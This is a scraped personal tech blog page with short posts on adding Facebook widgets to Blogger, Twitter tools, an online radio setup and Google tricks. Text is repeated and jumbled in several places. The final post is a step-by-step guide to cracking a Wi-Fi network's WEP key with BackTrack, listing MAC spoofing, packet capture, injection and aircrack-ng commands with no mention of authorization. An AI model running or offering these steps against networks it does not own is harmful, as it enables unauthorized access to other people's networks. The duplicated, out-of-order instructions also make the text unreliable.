 In my previous post, We discussed How To Display Facebook comments on our blog. Now
I am going Write, how we can add a facebook page like box into our website, or on a blog. This is a Awesome widget for bloggers which will help to promote our fan page. So, let us know that how to add facebook page like box.
In my previous post, We discussed How To Display Facebook comments on our blog. Now
I am going Write, how we can add a facebook page like box into our website, or on a blog. This is a Awesome widget for bloggers which will help to promote our fan page. So, let us know that how to add facebook page like box.
Showing posts with label computer. Show all posts
Showing posts with label computer. Show all posts
Sunday, June 16, 2013
Facebook Like Box To Blogger
In my previous post, We discussed How To Display Facebook comments on our blog. Now
I am going Write, how we can add a facebook page like box into our website, or on a blog. This is a Awesome widget for bloggers which will help to promote our fan page. So, let us know that how to add facebook page like box.Sunday, July 22, 2012
Facebook Like Button for Blogger Posts
While posting article on blog you may want to make, "viewers to Like and Share your article . Now a days Facebook is one of Famous medium to share your article among your viewers and friends which will surely help to increase your blogger traffic. So friend here i am going to write How to enable Facebook like buttom for blogger posts .
Here the step by step guide

Here the step by step guide
- Go to Blogger Dashboard > Design > Edit HTML
- First take a backup of your template
- Tick the expand widget check box
- Find for below code in your template
Monday, July 16, 2012
Display Facebook Comments On Your Blog
Friends here is Tutorial That Display Facebook comments on your blog and let Facebook users comment on your blog without signing up for Blogger or other services.
To integrate Face-book Comments on your blog, you need to have a Face-book account and a Blogger account with a blog.
so friends here we go with step by step
1. First you need to create a Facebook App for your blog. In order to do this go through this link https://developers.facebook.com/apps
2. In the top right of your screen click on the "+ Create New App" button as shown in the screen shot below:

Saturday, June 16, 2012
Cool Twitter Tools
Cool Twitter Tools
Here are some cool twitter Tools for twitter. Which are more interesting and more useful while using twitter . so friend lets rock and roll with some tools of twitter.

Twitter Backgrounds:- Friends, Do You Want To decorate Your Twitter Background ? So here Are Some famous tools, By using these tools you can customize your twitter back ground as you want.
Tuesday, May 22, 2012
Make a Free Online Radio Station
Make a Free Online Radio Station
Hello Friends , Making online Radio Is not So Far. Now Lets Rock And Roll With our Own Online Radio Station. You can listen My own Online Radio , For This just Click www.imsubhu.listen2myradioFirst We need to have internet connection and lets download Winamp a free media player ,click here to download latest version of winamp . Here we go for the next step, you have to download free plug-in for winamp called SHOUTcast , and you can download this plug-in from here . Now install winamp first the open it and then install shoutcast it may not look like it is installed but this is because you can only open this through winamp so open winamp < Right click on toolbar < click on option< then click on preferences and this will open your preferences then scroll down to PLUG-INS and click on DSP/EFFECT if you installed SHOUTcast you will find it here its called Nullsoft Shoutcast DSP source click it then click on install active plug-in, shoutcast will open . You can now exit out of Winamp preferences.
Wednesday, April 11, 2012
Right To Click
Right To Click
Hello Friends ! Every Times when We open any page sometimes we face many problems ,such as some webpage have disabled Right click . I Had also faced these Problems Many times. But Now a days i get Free Of This Problems .So Friends Here The Tips: This tips is only for Fire Fox. I will post later for other Browsers .
So friend To enable right click In Firefox You Need To download This Add-ones .
click Here To download :Imsubhu .
Hope You Get It.
Saturday, April 7, 2012
Google!!!
Some tips and Tricks of Google:


- To know local weather: If you want to know current weather condition of your city go as: in search box type weather city name . eg: weather Kathmandu


- To find local Time of Your city: To know current time of your city , in search box type: Time cityname Eg: Time Nepal
- Play Game On Google:- Are you interested to play Game On Google !! Here is idea how to play.
here the screenshot of pacman game .

Sunday, January 22, 2012
Crack a Wi-Fi Network’s WEP Password with BackTrack
Hello friends today i am going to write something about "how to crack WEP wireless key.
for this you have following things:
please friend be patient while doing this process.
friend you'll need to launch Konsole, BackTrack's command line. it is in the lower left corner.
now type this comand:
for this you have following things:
- wireless adapter
- A BackTrack 3 Live CD
please friend be patient while doing this process.
friend you'll need to launch Konsole, BackTrack's command line. it is in the lower left corner.
now type this comand:
airmon-ng
Now run following command.
note that type everything clearly . In the place of interface you can type your wlan interface .
Now we are going to pick network. Run:
now its time to watch we have to capture that information to a file. you have to Run:
Now its time for capture the data . you have to run
after collecting large amount of data run this command
You will see The WEP key to "KEY FOUND
airmon-ng stop (interface)

ifconfig (interface) down

macchanger --mac 00:11:22:33:44:55 (interface)

airmon-ng start (interface)
note that type everything clearly . In the place of interface you can type your wlan interface .
Now we are going to pick network. Run:
airodump-ng (interface) now its time to watch we have to capture that information to a file. you have to Run:
airodump-ng -c (channel) -w (file name) --bssid (bssid) (interface)
open a new Konsole window and type this command
aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 -e (essid) (interface)
here essid is the name of wireless which you are going to crack( ESSID is the access point's SSID name).Now its time for capture the data . you have to run
aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 (interface) after collecting large amount of data run this command
aircrack-ng -b (bssid) (file name-01.cap)here file name should be whatever you want,you can give it any name.You will see The WEP key to "KEY FOUND
" thank you. have a fun. copyright@imsubhu Friday, December 2, 2011

Subscribe to:
Posts (Atom)


